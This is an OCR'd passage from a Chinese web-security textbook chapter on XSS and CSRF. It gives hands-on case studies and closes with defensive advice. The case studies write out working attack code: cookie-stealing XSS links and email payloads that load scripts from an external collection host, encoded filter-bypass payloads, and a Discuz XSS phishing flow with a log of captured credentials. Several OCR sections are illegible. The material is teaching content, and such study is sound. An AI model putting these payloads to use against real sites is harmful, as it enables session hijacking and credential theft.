


图6-21　劫持信息

因为平台并没有给用户发放cookie，所以这里的cookie项为空，但是实战中它往往是一大串字符，通过劫持到的用户cookie，可以用浏览器插件替换原有cookie并绕过登录账户和密码直接进入受害者在当前网站的账户，下面的章节将会有实例演示。

不过，在讲解接下来的内容之前，必须介绍另外一种前端安全技术——CSRF，在很多真实场景下，XSS和CSRF的结合使用将会得到意想不到的收获。

6.3 CSRF攻击

6.3.1 CSRF简介

[illegible]

6.3.2 利用CSRF

[illegible]

```
[illegible]
```



```
    }
    </script>
```

代码并没有经过仔细设计，但却大致勾勒出了一个蠕虫的模型，从私信点进恶意网址的人会触发很多个恶意网址，进而危害到每一个好友。这样的传播速度是无法估量的，已经无法直观感知，只能用更为精确的数学模型来描述——指数爆炸型增长。

再设想，假设目标站点还同时存在XSS漏洞，一旦和CSRF蠕虫结合使用，成千上万的受害者就将会遇到更大的麻烦了。

6.4　实战案例演示

注：本节所提到的所有漏洞均已修复。

6.4.1　一个导致网站沦陷的反射XSS

下面演示一个很标准的反射XSS示例。

在站点地址栏提交了<script>prompt(1)</script>后，那个prompt对话框就弹了出来，如图6-22所示。




图6-22　存在XSS

既然存在XSS漏洞，那么恶意黑客就可以构造cookie劫持的恶意链接，并将这个链接伪装后发给站长，站长单击后，正处在后台登录状态的cookie被截获，通过伪造的cookie顺利垂直提权，就可以进一步getshell提权服务器了。

思路已经有了，然而目的并非渗透这个站点，而是测试展示cookie劫持的利用方法，所以并没有再去招惹站长的必要，这里就用一次简单的水平越权来展现cookie劫持技术的作用。

所谓的水平越权，其实就是在同样的权限下，访问其他用户的空间，使用不属于自己的权限。为了展示，笔者注册了两个账户，并在火狐和Chrome浏览器分别登录，以模拟黑客和受害者，因为法律问题，且本站点涉及充值等敏感信息，请不要把其他合法用户作为实验目标。

笔者创建了两个账户，testxss将会模拟受害者，而xxetest则是黑客的账号，如图6-23所示。



图6-23 测试账号

现在重新审视一下反射XSS的所在并设计恶意链接，其exploit如下。

http:.com/search.aspx?keyword=【XSS点】

由于<script>标签没有过滤，各种符号也几乎没作限制，所以可以很自由地用<script src=×××></script>来加载外部JS脚本，最终的恶意链接如下。

http:.com/search.aspx?keyword=<script src=http://xss.hacktask.net/EC1NmP?1415264855></script>

当testxss用户打开这个链接时，他所感受到的也许只是网页加载慢了一些，他所看到的页面将会如图6-24所示。




图6-24 XSS实际已被触发

他却浑然不知自己已经中了黑客的圈套。

再来看看我们的平台，如图6-25所示。




图6-25 接收到窃取的信息

不难看出，框出的部分便是劫持到的cookie，我们把内容复制到一个空白的记事本中，如图6-26所示。



图6-26 cookie信息

如果读者觉得这样看起来很乱的话，不妨写一个简单的Python脚本整理一下，立刻就会清爽很多，如图6-27所示。



图6-27　用Python脚本整理cookie信息

既然黑客已经拿到了受害者的cookie，他现在要做的就是把这个cookie替换进浏览器里。有很多工具都可以实现这个功能，甚至是在火狐浏览器下如果不想用Firebug，用Fire cookie插件同样可以完美地完成任务，Chrome浏览器的插件Edit This Cookie也是一样优秀，这里我们选用它来替换，如图6-28所示。

这张“小煎饼”便是Edit This Cookie了，单击它，看一看界面，如图6-29所示。



图6-28　Edit This Cookie插件




图6-29　查看cookie信息

可以看到，Edit This Cookie插件已经把当前用户的cookie一一列举出来，攻击者只需要把对应的值，也就是刚刚“窃取”到的cookie对应地填进去即可。

填写完毕后刷新页面可以看到，攻击者已经成功登录进受害者的账户了，如图6-30所示。



图6-30　伪造cookie登录成功

6.4.2　精确打击：邮箱正文XSS

南京大学近两年曾有一名“黑客”在网上发帖称：“通过入侵老师邮箱获取考卷以及修改考试成绩”。这个事件引起了轩然大波，社会舆论和盲目的崇拜者席卷而来，这位仁兄因此也红极一时。实际上，他所用的技术也正是XSS，他还指出，很多学校邮箱系统都存在此类问题，这也印证了XSS广泛存在这一事实。这里就带大家揭秘他究竟是如何入侵老师邮箱的。

邮箱类的XSS就像是精确制导武器，制造好的导弹非常精确地攻向受害者，而这些导弹也分优劣，优质的如正文储存型XSS，命中率极高，也能很大几率地“光荣完成任务”。这里介绍一个这样的邮箱XSS，为了不使复杂的bypass绕晕读者，这里我们找到了一个过滤不严谨的邮箱提供商进行测试。

此次的测试目标如图6-31所示。



图6-31　邮箱XSS测试目标

初步审视这个邮箱系统，看上去清清爽爽，似乎和网易、QQ邮箱等并无两样。然而安全性是否也如此呢，简单测试一下便可知晓。

登录一个163邮箱作为发件账号，lualualua@2925.com则作为被测试账号，先按如下的方法发送一封邮件。

先在正常编辑状态随意写下一个字符串，如test123，插入这个字符串的目的是方便在收件页面调试时定位，后面会看到，然后输入“< >”编辑HTML代码。先测试一句经典



的payload语句：<script>alert(1)</script>，如图6-32所示。

这是编辑后的语句，编辑好后不要返回文本编辑模式，直接单击“发送”按钮。

事实证明，收件处并没有弹窗，如图6-33所示，用Firebug跟踪，通过刚才输入的字符串对输出进行定位。




图6-32　正文payload测试



图6-33　发送结果

如图6-34所示，令人惊讶的是<script>标签已经成功地进入页面却并没有执行。这时我们注意到这样一行代码：

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<div style="line-height:1.7;color
    test123
  <script>
    1  alert(1)
  </script>
</div>
```

图6-34　Firebug定位输出

由此可见，网站定义了需要使用XHTML，用不严谨的<script></script>想必是无法插入了，略微修改一下语句，如下所示。

```
<script type="text/javascript">
alert("Hello World!");
</script>
```

再次发送，却没想到依然无法触发，如图6-35所示。




图6-35　发送结果

这使笔者颇为费解，看来是后端采用了过滤，想要在这种情况下绕过过滤十分困难，本着条条大路通罗马的原则，尝试用事件方式触发。此时也刚好想到了一个有趣的事件属性：onmouseout。在w3school查一下，xhtml的确支持这个属性，对它的描述则是：

当鼠标指针移出某元素时执行脚本。

想必大多数用户如果打开邮件看到一大段内容都会自然地用鼠标指针轻轻滑过它们，即使是在不经意间，那么攻击者就可以试着构造出这样一个语句：

```
<b on mouseout=alert（1）>向下翻看：......hahaha.......</b>
```

再次尝试，结果如图6-36所示。




图6-36　成功触发XSS

从图6-36可以看到，在鼠标指针移动到文字上方再拿开的瞬间，JavaScript脚本被触发了，再试着构造cookie劫持。

```
<b onmouseout=s=createElement('script');body.appendChild(s);s.src='http://t.cn/R7EtYi1';>lalalallalalalala</b>
```

当收件人打开邮件并将鼠标滑过攻击者设计的文本内容后，查看XSS平台可以看到，cookie已经非常顺利地落入我们平台中了，如图6-37所示。




图6-37　查看XSS平台

6.4.3　一次简单的绕过（bypass）演示

在上面的内容中，已经分别挑战了反射和邮箱的标准语句XSS，却还没有经历过和



设置过过滤脚本的XSS输入点。可是当亲自下手去挖掘XSS时却会发现，大多数可以编辑HTML的位置都针对JavaScript的执行进行了过滤和限制，这是因为XSS现今也已经引起了各大厂商的注意，并努力提升安全环境的成果。然而有些情况下，纵使厂商已经进行了过滤，仍然可以通过对插入语句的一些变形绕过它们。下面就来看一个反射型XSS的绕过，也就是bypass。事实上，除了过滤脚本以外，还有一些功能本身也可能构成障碍，正如下面将要演示的一例。

当怀疑页面处存在XSS输入点时，笔者往往会先提交一个
123
来查看是否能插入大于号和小于号。如果可以，那么XSS成功的希望就只能寄托于被输出到JavaScript内的参数了。让人欣慰的是，此处并没有过滤大于号小于号，可以看到，输出已经错位了。而反射型XSS中，没有过滤尖括号就意味着成功了80%，如图6-38所示。

该网站并没有过滤尖括号，接下来可以进一步测试了，先插入一条测试语句：<script>alert(1)</script>。

结果出现了如图6-39所示的页面，那么是不是意味着此处没有XSS输入点的存在呢？答案显然是否定的。



图6-38　检测是否过滤尖括号



图6-39　插入测试

继续测试，提交一个正常参数后看页面返回情况，如图6-40所示。

没有问题，这说明搜索功能不存在设计错误，下面就应当思考一下是哪个，或者哪些语句触发了错误呢？首先怀疑的自然是<script>标签，这里把它换掉，用<marquee>标签来代替，看看搜索结果如何（见图6-41）。




图6-40　提交正常参数



图6-41　标签测试

没想到<marquee>123</marquee>居然也被过滤掉了，如果对<marquee>标签都进行了过滤，这个过滤脚本就有点犀利了。但笔者仔细一想，单标签
的插入毫无问题，兴许是斜杠导致了过滤，当然，除此以外()的嫌疑也还没有排除，所以可以尝试分别插入测试，括号果然导致了过滤，再次看到如图6-42所示的页面。



图6-42 语句被过滤

可是使用<marquee>插入的时候并没有括号，而事实证明，单独插入斜杠或者插入/test却并没有引起错误，如图6-43所示。



图6-43 检测斜杠是否过滤

这让笔者的思路一顿，但立刻又开朗起来，可以看出，这里提交的斜杠似乎被当作做目录中的斜杠处理了，再插入test/test，果然如此！

既然这样，不妨插一个不使用斜杠的单标签来触发XSS，既然无法用<script>，就只好用HTML的事件属性了。这时笔者又想到一个问题：括号无法处理。这里为何会过滤括号呢？笔者有些奇怪，重新插入了一个（12），没想到居然没有显示404界面，这使笔者备受鼓舞，随后找到了一个不带有斜杠的XSS语句：<img src=× onerror=alert(1)>。

这里的src属性赋值为×自然会出错，onerror事件检测到这个错误后便触发了后面的alert(1)语句，经过测试，果然成功了，如图6-44所示。



图6-44 成功触发XSS

不过现在高兴还太早，因为在存在障碍的情况下加载外部脚本实现cookie劫持将变得更为困难。

先来整理一下思路。



现在用以触发JavaScript语句的环境已经设计好了，即：

```
http://                /search/<img src=× onerror=【待设计的JS语句】>/
```

看起来似乎不是很复杂，因为原本onerror事件就可以用于创建节点并加载外部脚本。

<img src=×onerror=s=createElement('script')；body.appendChild(s)；s.src='你的JS地址';>

但读者应该也意识到了，如果想要标识存放在网络上的外部脚本，在引用其地址时就一定会用到//，斜杠出现在标签中部将会出现问题，所以我们可以尝试将onerror事件属性后的JS脚本进行十六或十进制编码，最终生成一个这样的语句。

```
<img src=× onerror=&#x73;&#x3D;&#x63;&#x72;&#x65;&#x61;&#x74;&#x65;&#x45;&#x6C;&#x65;&#x6D;&#x65;&#x6E;&#x74;&#x28;&#x27;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x27;&#x29;&#x3B;&#x62;&#x6F;&#x64;&#x79;&#x2E;&#x61;&#x70;&#x70;&#x65;&#x6E;&#x64;&#x43;&#x68;&#x69;&#x6C;&#x64;&#x28;&#x73;&#x29;&#x3B;&#x73;&#x2E;&#x73;&#x72;&#x63;&#x3D;&#x27;&#x68;&#x74;&#x74;&#x70;&#x3A;&#x2F;&#x2F;&#x74;&#x2E;&#x63;&#x6E;&#x2F;&#x52;&#x37;&#x52;&#x62;&#x4C;&#x4C;&#x74;&#x27;&#x3B;>
```

这样编码看似已经绕过了斜杠，然而却遭遇了另外一种不幸运，如图6-45所示。



图6-45　加载外部脚本

这个错误提示页面再次出现，根据后面进一步测试发现&也被过滤了，于是从编码方法也无从下手了。

还好，安全的世界里没有绝对，一种方法的失败也许预示着另一种方法的成功率的增加。再尝试用JavaScript方式对斜杠转码来bypass吧。

根据原先的指令：

```
<img src=x onerror=s=createElement('script');body.appendChild(s);s.src="http://t.cn/R7RGKwj";>
```

这里使用String.fromCharCode()函数来把整个URL部分进行一个变形，将http://t.cn/R7RGKwj转换为String.fromCharCode(104, 116, 116, 112, 58, 47, 47, 116, 46, 99, 110, 47, 82, 55, 82, 71, 75, 119, 106); 的形式，因为在JavaScript运行时，它将会被重新变回原来的URL地址。

这样一来就顺利了，最终构造出恶意链接地址。

```
http://www..cn/search/%3Cimg%20src=x%20onerror=s=createElement%28%27script%27%29;body.appendChild%28s%29;s.src=String.fromCharCode%28104,116,116,112,58,47,47,116,46,99,110,47,82,55,82,71,75,119,106%29;%3E/
```

当受害者打开这个链接以后，看一下攻击者的平台，如图6-46所示。




图6-46　查看XSS平台

可以看到已经成功劫持到的cookie，就这样攻击者成功bypass了这个“麻烦”的反射型XSS。

6.4.4　利用XSS进行钓鱼攻击

XSS漏洞原因：ed2k协议漏洞，这个是Discuz X3.1 前版本的漏洞，漏洞成因将会在Web渗透与代码审计章节详细说明。因为这个站的密码用MD5加密，还加了http_only标签，所以最便捷的攻击方式就是XSS钓鱼了。这个漏洞的详细成因在代码审计章节中已经分析完毕。下面来重现一下如何利用这个XSS漏洞进行钓鱼攻击。

该漏洞已提交漏洞平台并修复。

首先找到这个论坛的登录页面，在右上角随便输入一个用户名和密码就能进入登录专用的页面，如图6-47所示。

然后审查元素把相关的资源都下载下来，也可以在审查元素的Network页面下刷新，就会显示出加载的内容，然后下载即可，如图6-48所示。



图6-47　论坛登录界面




图6-48　下载相关资料

然后用Dreamweaver修改HTML代码，改的时候注意考虑一下要怎样实施钓鱼，笔者想到了两种方式：

（1）清空原页面的东西然后加载钓鱼页面的元素。

- 优点：地址栏地址不会变，仍在一个域名下不容易引起怀疑。
- 缺点：JS的document没办法访问<head>标签下的元素，所以我们要把载入CSS、编码、载入JS等都写在<body>里，而且如果原页面在<head>里定义了背景，那么清空<body>并重写，之后样式不太好做。

（2）XSS后跳转到另一个域下的页面。

- 优点：不需要对源码进行大改动，还原度高。
- 缺点：地址栏里能看到跳转的地址，细心的人或了解安全技术的人会发现域名不对，会留心一下。

在这里笔者选择了第2种方式。

在考虑这两种方法之前先看一下这个注入点的特性。

发帖的时候包含这句：

ed2k：//|file|lovely|'+想要执行的JS代码+'|test/

将JS代码写到加号中间就能XSS，如图6-49和图6-50所示。




图6-49　跳转到另一个域下的XSS测试



图6-50　测试结果

但是中间插入的JS代码不能含有各种引号，这样会闭合payload中的引号导致JS不能正确执行，如图6-51所示，没有弹窗。



图6-51　加入引号

按F12键能看到这里的情况。

这个XSS很鸡肋？No No No，这里可以用HTML的<script>标签来测试。

```
<script src=http://......></scrpit>
```

可以看到这个方法不需要使用引号就能合法加载外部JS脚本，但是直接写上面的代码的话尖括号会被转义，于是我们这样使用：

```
ed2k://|file|lovely|'+document.write(String.fromCharCode(这里使用ASCII码))+'|test/
```

在String.fromCharCode的参数里填入原来想要加载的payload的ASCII码，比如<script src=http://......></scrpit>这句话的ASCII码如下。

```
60,115,99,114,105,112,116,32,115,114,99,61,104,116,116,112,58,47,47,46,46,46,46,46,46,46,46,46,46,46,46,62,60,47,115,99,114,112,105,116,62（十进制）
```

所以构造代码如下。

```
ed2k://|file|lovely|'+document.write(String.fromCharCo de(60,115,99,114,105,112,116,32,115,114,99,61,104,116,116,112,58,47,47,46,46,46,46,46,46,46,46,46,46,46,46,62,60,47,115,99,114,112,105,116,62))+ '|test/
```

这样我们就没有使用双引号载入外部JS。

下面介绍上文中两种方法的实现过程。

（1）第一种方法。首先把HTML中<head>里加载的CSS样式、JS脚本移到<body>中（拖到最前面，让它先加载），然后使用document.body.innerHTML()的方式将<body>标签中的元素修改为登录页面的样式，这里就不详细介绍了。

为什么笔者放弃了这种方法呢，一个是<body>标签中的JS无法直接访问<head>标签中的元素，所以不能删除背景，只能用一个白色的层遮住原来的页面。当然这只是一个问题，还有一个问题是String.fromCharCode()参数如果是中文的ASCII码时可能会导致乱码，这种方法的特点在于不会跳转域名，所以不容易被察觉。

（2）第二种方法。在外部载入的JS中利用window.location.href=http://...；的方式跳转到自己存放钓鱼页面的地址（此处没有在payload中实现，请读者思考一下，为什么？）。

然后将钓鱼页面的HTML修改一下按钮的JS代码。

找到注册侦听的位置，如图6-52所示。执行这个函数，如图6-53所示。

```
$(".submit").click( login );
```

图6-52　注册侦听的位置

```
function login(){
```

图6-53　执行函数

把login里的内容改成把账号、密码输入框内的东西并发送到自己的服务器，发送完了让页面再跳转到论坛主页，让这次钓鱼不会被怀疑。

注意：跳转页面的时候一定要注意，不要把跳转的代码接着发送，如果发送没有执行完就跳转是不会发出包的，所以我们要用setTimeout(function, time)；的方式延迟跳转。笔者在一开始跳转到钓鱼页面的时候还让它弹了个窗口说“登录状态异常，请重新登录”，然后又传了cookie data refer等数据（这里没有用，是因为不在同一个域，这个cookie不是论坛的，不过读者可以在第一次跳转前就顺便发过来，这样就是论坛下的cookie了）。

然后我们就能收到钓鱼页面发送来的信息了。

如果帖子需要审核，那么管理员打开帖子的时候就会触发XSS，第一个被击中的就会是管理员的号。

（1）触发了XSS，如图6-54所示。



图6-54　触发XSS

（2）跳转进入了钓鱼页面，可以看到域名发生了变化，如图6-55所示。

（3）输入用户名和密码，如图6-56所示。




图6-55　钓鱼页面



图6-56　输入用户名与密码

单击“立即登入”按钮之后，页面就向服务端发送了账号和密码并跳转到了论坛首页，如图6-57所示。

查看一下得到的信息，如图6-58所示。



图6-57　论坛首页

```
124.95.126.8 | 2015-02-24 23:37:13
UserAgent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: [redacted]/login.html
DATA: {'browser':{'name':'mozilla','version':'11.0'},'ua':'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; rv:11.0) like Gecko','lang':'zh-
CN','referrer':'http://bbs.xxzhushou.cn/thread-104504-1-
1.html','location':'http:/[redacted]login.html','toplocation':'http://[redacted]/login.html','cookie':'','domain':'
r0'}用户名:abcd123456密码:123456结束:
```

图6-58　查看得到的信息

如果不会写服务端和发送数据，可以参考一下网上的例子，也可以修改XSS探针脚本xssprobe的源码（网上可以找到）。

至于如何防御这种基于钓鱼页面的攻击，第2章中有详细说明，各位不妨带着新知识翻回去再复习一遍。

6.5　前端防御

相信大家现在对前端漏洞的形成原因和攻击的方法都有了一定的了解，只有熟悉了“攻击”，才能更加深入地了解“防御”，毕竟，防御总是比攻击困难。接下来将进入防御环节的学习。

防御前端攻击的主要角度有3个。

1. Web端防御

Web端防御即在Web层面、代码层面杜绝XSS形成，在编写程序时应该谨慎处理每一个最终会被输出至页面的参数，时刻牢记任何来自用户的输入都可能是不可信的，对常规参数，如<、>、=等敏感符号进行过滤，操作富文本元素时，针对<script>标签以及类似onload、onerror等常用JS事件元素进行过滤，以杜绝恶意JS的执行，同时网络上已经出现了很多有效的、高质量的XSS过滤脚本，可以直接引用。



2. 用户防御

前端漏洞不同于注入攻击等漏洞，它们中的一些漏洞（例如反射型XSS）在一定程度上还是要依靠用户的人为触发，所以作为用户，安全意识也必不可少。

目前主要的攻击方式是在看似可信的网站中插入恶意JS代码执行，常常让人防不胜防，所以养成一个警惕的上网习惯非常重要，例如：

（1）不要轻易打开莫名其妙的邮件；

（2）不打开陌生人发送的不可信链接；

（3）不轻易打开被大量转发的帖子凑热闹（因为那可能是黑客释放出的一个XSS蠕虫）。

总地来说，在前端攻击面前用户可以保护自身的手段少之又少，有时仍然是防不胜防，所以我们还是应当把期许的目光放在互联网安全事业的发展上，也希望读者学完本章可以理解这一现状，为改善互联网安全尽一份力所能及的力量。

3. 浏览器防御

随着前端安全问题越来越受重视，浏览器厂商们也开始行动起来，试图为用户提供更加安全的上网环境，IE浏览器的XSS filter和Chrome浏览器的XSS auditor已经可以有效地限制反射型XSS攻击，如果读者是一个注重安全的人，把你的默认浏览器设置成Chrome将会是一个非常明智的选择，因为大多数基于前端攻击的恶意链接在它面前都可能束手无策。也希望在浏览器厂商的积极配合下，前端安全问题在未来的几年内可以成为历史，让人们的上网环境在安全层面上变得更加无懈可击。

6.6　本章小结

前端安全之旅到这里就告一段落了，本章简要介绍了HTML语法和在页面中调用JavaScript的方法，并深入浅出地介绍了XSS和CSRF攻击的作用。相信几个实战案例能够帮助读者更加直观地理解XSS攻击，也便于感兴趣的读者更快上手。最后我们分析了防御前端攻击的一些方法。

值得一提的是，XSS和CSRF远不是前端安全的全部，基于XML的XXE攻击等内容在本章中都尚未提到。安全领域博大精深，没有什么人能全方面地掌握所有技能，技在于精，精在于勤，还希望读者多加练习。也希望通过本章节了解攻击的内容，从而知道如何保护自己的个人隐私，能够对那些潜在的威胁防患于未然。



